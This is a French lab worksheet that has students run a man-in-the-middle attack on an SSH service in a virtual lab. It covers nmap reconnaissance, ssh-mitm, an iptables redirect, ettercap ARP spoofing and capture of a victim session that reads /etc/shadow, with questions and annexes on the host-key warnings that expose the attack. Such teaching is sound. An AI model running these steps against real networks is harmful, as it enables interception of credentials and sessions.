

Activité 1 – attaque MITM d'un service SSH et mise en place de contre-mesures

Partie 1 – Attaque MITM d'un service SSH

Généralités


Utilisation des annexes 1 à 5

- Q1.** Pourquoi l'accès aux machines virtuelles par la console ou l'interface graphique n'est pas possible avec le super-administrateur root ?
- Q2.** Expliquer à quoi sert la commande sudo et quels avantages elle a sur l'utilisation de la commande « su - »
- Q3.** Quelles commandes permettent de savoir si le service OpenSSH (serveur) est déjà installé et démarré ?

- Q4.** Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.

Première utilisation

Utilisation des annexes 1 à 5

-  Depuis le client, se connecter au serveur SSH à l'aide de la commande ssh à taper dans un émulateur de terminal. Un message proche de celui présenté ci-dessous apparaît :

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ECDSA key fingerprint is SHA256:IP1xEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWIM4.
Are you sure you want to continue connecting (yes/no)?
```

- Q5.** Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?

Q6. Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?

Q7. Sur la machine virtuelle cliente, expliquer à quoi sert le fichier `/home/etusio/.ssh/known_hosts`.

 À ce stade du TP, supprimer le **contenu** du fichier `known_hosts` (attention, ne pas supprimer le fichier).

```
etusio@clissh:~$ echo > ~/.ssh/known_hosts
```

Découverte des hôtes et services présents sur un réseau local

- En tant qu'attaquant, la première étape consiste à recueillir des informations sur le réseau dans lequel nous nous trouvons. Ainsi, à l'aide de l'outil nmap présent sur Kali Linux, nous allons réaliser un scan du réseau.

```
etusio@kali:~$ nmap -sP 192.168.56.0/24
```

- Puis scanner les différents hôtes afin de savoir quels ports sont ouverts sur ceux-ci et quels services sont proposés.

```
etusio@kali:~$ nmap -sV 192.168.56.10
etusio@kali:~$ nmap -sV 192.168.56.11
etusio@kali:~$ nmap -sV 192.168.56.254
```

Voici un exemple de résultat obtenu à l'aide de cette commande :

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 14:20 CEST
Nmap scan report for routeur-lab2.bridge_interne_lab (192.168.56.254)
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Q8. Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes ?

L'analyse des résultats permet à l'attaquant de cibler plus particulièrement le serveur SSH.

Simulation d'une attaque de l'homme du milieu entre votre client et votre serveur SSH


Utilisation de l'annexe 6

Une personne malveillante s'est introduite sur votre réseau dans le but de récupérer entre autres des informations confidentielles dont des noms d'utilisateurs et mots de passe disposant de privilèges sur le réseau.

Après avoir analysé l'architecture réseau et découvert l'existence d'un serveur SSH, elle décide de réaliser une attaque Man in the Middle afin d'obtenir un accès sur ce dernier.

Préalables

Q9. Expliquer les principes généraux d'une attaque de l'homme du milieu (Man in the Middle).

-  Dans un premier temps, sur le client et le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande (*pour avoir des informations dans le cache arp, vous devrez peut-être au préalable lancer un ping sur chaque machine présente dans le réseau ou relancer la commande « nmap »*) :

```
etusio@clissh:~$ ip neigh show
etusio@srvssh:~$ ip neigh show
```

Q10. Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?

Afin de réaliser notre attaque, nous allons utiliser le logiciel ssh-mitm (<https://github.com/ssh-mitm/ssh-mitm>) déjà installé sur notre conteneur.

➤ S'assurer d'être dans le répertoire ssh-mitm puis lancer le service ssh-mitm.

```
etusio@kali:~/ssh-mitm$ sudo ./start.sh
```

L'attaquant sera ainsi positionné entre le client et le serveur SSH. Il se fera passer pour le serveur légitime auprès du client, il recevra et journalisera toutes les informations transmises par le client avant de les transmettre au serveur légitime

La machine attaquante doit donc être en mesure de router les paquets le temps de l'attaque. **Ainsi le script start.sh exécute la commande suivante automatiquement** afin d'activer le routage.

```
sysctl -w net.ipv4.ip_forward=1
```

Q11. Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?

Puis **le script réalise** à l'aide de NETFILTER/IPTABLES une redirection de ports afin de rediriger tous les flux à destination de la machine attaquante sur le port 22/TCP vers le port 2222 du système Kali Linux.

```
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

➤ Nous pouvons observer quel service écoute sur le port 2222 en localhost à l'aide de la commande

```
etusio@kali:~$ ss -ltnp
```

➤ Il est également possible d'observer quelles sont les règles de filtrage et de NAT en cours d'utilisation sur la distribution Kali Linux.

```
etusio@kali:~$ sudo iptables -L
```

Q12. Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?

Mise en place d'une attaque ARP Spoofing afin d'obliger le client et le serveur SSH à faire transiter les trames Ethernet échangées par l'attaquant.

Q13. Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate.

 Réaliser cette attaque sur la machine Kali Linux à l'aide de la commande ettercap.


```
etusio@kali:~/ssh-mitm$ sudo ettercap -i eth0 -T -M arp /192.168.56.10// /192.168.56.11//
```

- -T : lance ettercap en mode texte ;
- -M : indique que l'on veut une attaque de type "Man in the middle" ;
- 192.168.56.10 (serveur ssh) et 192.168.56.11 (client SSH) sont les adresses IP des victimes.

 À nouveau sur le client puis le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande :

```
etusio@clissh:~$ ip neigh show
etusio@srvssh:~$ ip neigh show
```

Q14. Comparer les caches ARP du client et du serveur avec les associations notées précédemment lors de la question 10. Qu'en concluez-vous ?

 Sur la machine cliente et sur Kali Linux, exécuter le logiciel de capture de trame Wireshark et réaliser une capture de trames d'une vingtaine de secondes et enregistrez-les. Analyser plus particulièrement les trames ARP émises et reçues.

Pour lancer Wireshark sur le client, cliquer sur **Applications>Internet>Wireshark** puis sélectionner l'interface Ethernet qui se nomme eth0.

Si besoin, sudo dpkg-reconfigure wireshark-common puis répondre « Yes » à Should non-superusers be able to capture packets? [yes/no].

Q15. À partir de ces différentes observations, expliquer en détails comment fonctionne une attaque ARP Spoofing.

Q16. Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?

Mise en œuvre et exploitation de l'attaque Man-in-the-Middle

 Depuis le poste client, se reconnecter sur le serveur avec le protocole SSH.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:ehuFqeaDT90nXN8dY1a6HYuOoDouws5z693TOfU1dXs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
```

 Une fois sur le serveur SSH, taper les commandes suivantes :

```
etusio@srvssh:~$ sudo cat /etc/shadow
etusio@srvssh:~$ sudo iptables -L
```


- Sur le poste de l'attaquant (Kali), il est maintenant possible d'arrêter l'attaque ARP Spoofing, **taper la touche Q pour arrêter**. Puis arrêter le service **ssh-mitm** :

```
etusio@kali:~/ssh-mitm$ sudo ./stop.sh
```

- Récupérer les informations.

Q17. Que contient le fichier `/home/ssh-mitm/shell_session_0.txt` présent sur Kali Linux ?

NB : L'accès à ce fichier nécessite l'utilisation de la commande `sudo` et la tabulation ne fonctionne pas (vous devez saisir l'intégralité du nom du fichier).

- Sur le poste de la victime, vider le cache ARP puis tenter de se connecter à nouveau sur le serveur SSH (si la connexion avec le nom d'hôte n'est pas fonctionnel, réalisez-la avec l'adresse IP).

```
etusio@clissh:~$ sudo ip neigh flush all
```

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)! It is also possible that a
host key has just been changed. The fingerprint for the ED25519 key sent by the remote host is
SHA256:iO+me7aX2v3eHBI+5cdiGOjHiAO/prPgk8Jgz1a9n24.
Please contact your system administrator.
Add correct host key in /home/etusio/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/etusio/.ssh/known_hosts:1 remove with:
ssh-keygen -f "/home/etusio/.ssh/known_hosts" -R "srvssh.local.sio.fr"
ED25519 host key for srvssh.local.sio.fr has changed and you have requested strict checking. Host key
verification failed.
```

Q18. Expliquer pourquoi ce message d'erreur apparaît.

Q19. Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.

Annexes

Quelques rappels historiques

L'apparition des premiers Unix et systèmes d'information communicants s'est accompagnée de l'émergence de piles protocolaires visant l'échange de données entre machines comme FTP, TELNET ou encore RSH.

Bien qu'encore largement utilisés aujourd'hui, ces protocoles n'ont pas été conçus pour être sécurisés ; leurs fonctionnalités sont particulièrement pauvres lorsqu'il s'agit d'authentifier la source ou l'émetteur, ou encore de garantir l'intégrité et la confidentialité des flux.

Leur usage est même devenu problématique d'un point de vue filtrage. FTP nécessite par exemple une ouverture dynamique de port sur une passerelle utilisant du NAT. Pour ces raisons, le besoin d'un protocole applicatif sécurisé capable de remplacer ces briques logicielles s'est fait rapidement sentir : SSH est né.

Qu'est-ce que OpenSSH ?

OpenSSH (OpenBSD Secure Shell) est un ensemble d'outils informatiques libres permettant des communications sécurisées sur un réseau informatique en utilisant le protocole SSH. Créé comme alternative Open Source à la suite logicielle proposée par la société SSH Communications Security, OpenSSH est développé depuis 1999 par l'équipe d'OpenBSD, dirigée par son fondateur, Theo de Raadt, et diffusé sous licence BSD.

OpenSSH est à la fois une brique logicielle du système OpenBSD et l'implémentation SSH la plus utilisée sur les systèmes BSD et GNU/Linux. OpenSSH utilise la cryptographie asymétrique comme mécanisme d'authentification. Contrairement à TLS, le modèle de sécurité de ce service n'utilise pas par défaut une infrastructure à clés publiques mais la méthode Trust on the first use.

OpenSSH couvre les mécanismes suivants :

- ❖ le chiffrement ;
- ❖ l'authentification ;
- ❖ l'intégrité des données transmises.

L'approche Trust on the first use

TOFU signifie "accorder sa confiance lors du premier usage". Cette approche est utilisée lorsqu'on ajoute de manière permanente l'empreinte de la clé publique du serveur sur lequel on se connecte pour la première fois dans un fichier présent sur le client.

Le principe général est de considérer, par un acte de foi (TOFU est également appelé, en anglais, "leap of faith"), que la première fois que l'on reçoit une empreinte de clé publique, celle-ci n'a pas été émise par un attaquant. Une fois cette empreinte de clé acceptée une première fois, il est admissible que toute communication future impliquant cette clé publique soit avec le même correspondant. Le client n'émettra dès lors un avertissement qu'à la réception d'une nouvelle clé pour un serveur sur lequel il ne s'est jamais encore connecté.

Si cette approche est plébiscitée par certains, elle est difficilement applicable par l'utilisateur lambda qui ignore généralement les warnings et validera n'importe quelle empreinte de clé publique sans se soucier qu'il s'agisse d'une clé légitime ou non. Cette approche a cependant un avantage certain : sa simplicité de mise en œuvre.

Configuration du client et du serveur SSH

Les informations de configuration SSH qui s'appliquent à l'ensemble du système sont stockées dans le répertoire `/etc/ssh` où figurent :


- ❖ `moduli` — Fichier contenant les groupes Diffie-Hellman utilisés pour l'échange de clés Diffie-Hellman qui est crucial pour la création d'une couche de transport sécurisée. Lorsque les clés sont échangées au début d'une session SSH, une valeur secrète partagée ne pouvant être déterminée que conjointement par les deux parties est créée. Cette valeur est ensuite utilisée pour effectuer l'authentification de l'hôte.
- ❖ `ssh_config` — Fichier de configuration client SSH pour l'ensemble du système. Il est écrasé si un même fichier est présent dans le répertoire personnel de l'utilisateur (`~/.ssh/config`).
- ❖ `sshd_config` — Fichier de configuration pour le démon `sshd`.
- ❖ `ssh_host_dsa_key` — Clé DSA privée utilisée par le démon `sshd`.
- ❖ `ssh_host_dsa_key.pub` — Clé DSA publique utilisée par le démon `sshd`.
- ❖ `ssh_host_rsa_key` — Clé RSA privée utilisée par le démon `sshd` pour la version 2 du protocole SSH.
- ❖ `ssh_host_rsa_key.pub` — Clé RSA publique utilisée par le démon `sshd` pour la version 2 du protocole SSH.
- ❖ `ssh_host_ecdsa_key` — Clé ECDSA privée utilisée par le démon `sshd` pour la version 2 du protocole SSH.
- ❖ `ssh_host_ecdsa_key.pub` — Clé ECDSA publique utilisée par le démon `sshd` pour la version 2 du protocole SSH.

Les informations de configuration SSH spécifiques à l'utilisateur sont stockées dans son répertoire personnel à l'intérieur du répertoire `~/.ssh/` où figurent :

- ❖ `authorized_keys` — Fichier contenant une liste de clés publiques autorisées pour les serveurs. Lorsque le client se connecte à un serveur, ce dernier authentifie le client en vérifiant sa clé publique signée qui est stockée dans ce fichier.
- ❖ `id_dsa` — Fichier contenant la clé DSA privée de l'utilisateur.
- ❖ `id_dsa.pub` — Clé DSA publique de l'utilisateur.
- ❖ `id_rsa` — Clé RSA privée utilisée par `ssh` pour la version 2 du protocole SSH.
- ❖ `id_rsa.pub` — Clé RSA publique utilisée par `ssh` pour la version 2 du protocole SSH.
- ❖ `id_ecdsa` — Clé ECDSA privée utilisée par `ssh` pour la version 2 du protocole SSH.
- ❖ `id_ecdsa.pub` — Clé ECDSA publique utilisée par `ssh` pour la version 2 du protocole SSH.
- ❖ `known_hosts` — Fichier contenant les clés d'hôtes des serveurs SSH auxquelles l'utilisateur a accédé. Ce fichier est très important car il permet de garantir que le client SSH se connecte au bon serveur SSH.


Comment fonctionne la mise en œuvre du chiffrement d'une connexion SSH ?

La méthode de chiffrement d'une connexion SSH diffère de celle utilisée avec le protocole TLS. Ainsi le chiffrement entre le client et le serveur sera réalisée à l'aide d'une clé de chiffrement symétrique de session commune au serveur et au client. Cette clé sera créée à l'aide d'un algorithme d'échange de clés type Diffie-Hellman.



Voici une illustration conceptuelle permettant de mieux appréhender le fonctionnement d'un échange de clés type Diffie-Hellman.

Alice et Bob se mettent d'accord sur une couleur (jaune ci-dessous) non confidentielle.




Les différents types d'attaque abordés dans ce TP

Attaque de l'homme du milieu (MITM)

L'attaque de l'homme du milieu (HDM) ou man-in-the-middle attack (MITM), parfois appelée attaque de l'intercepteur, est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.

L'attaque « homme du milieu » est particulièrement applicable dans la méthode d'échange de clés Diffie-Hellman.

Dans l'attaque de l'homme du milieu, l'attaquant a non seulement la possibilité de lire, mais aussi de modifier les messages.



Dessin 1: Exemple d'une attaque MITM active tiré des supports pédagogiques CyberÉdu

Le but de l'attaquant est de se faire passer pour l'un des correspondants (voire les 2), en utilisant, par exemple :

- l'imposture ARP (ARP Spoofing) : c'est probablement le cas le plus fréquent. Si l'un des interlocuteurs et l'attaquant se trouvent sur le même réseau local, il est possible, voire relativement aisé, pour l'attaquant de forcer les communications à transiter par son ordinateur en se faisant passer pour un « relais » (routeur, passerelle) indispensable. Il est alors assez simple de modifier ces communications ;
- l'empoisonnement DNS (DNS Poisoning) : L'attaquant altère le ou les serveur(s) DNS des parties de façon à rediriger vers lui leurs communications sans qu'elles s'en aperçoivent ;
- l'analyse de trafic afin de visualiser d'éventuelles transmissions non chiffrées ;
- le déni de service : l'attaquant peut par exemple bloquer toutes les communications avant d'attaquer une cible. L'ordinateur ne peut donc plus répondre et l'attaquant a la possibilité de prendre sa place.

Attaque ARP Spoofing ou ARP Poisoning

L'ARP spoofing (« usurpation » ou « parodie ») ou ARP poisoning (« empoisonnement ») est une technique utilisée en informatique pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP, les cas les plus répandus étant les réseaux Ethernet et Wi-Fi. Cette technique permet à l'attaquant de détourner des flux de communications transitant entre une machine cible et un hôte sur le réseau : ordinateur, routeur, box, etc. L'attaquant peut ensuite écouter, modifier ou encore bloquer les paquets réseaux.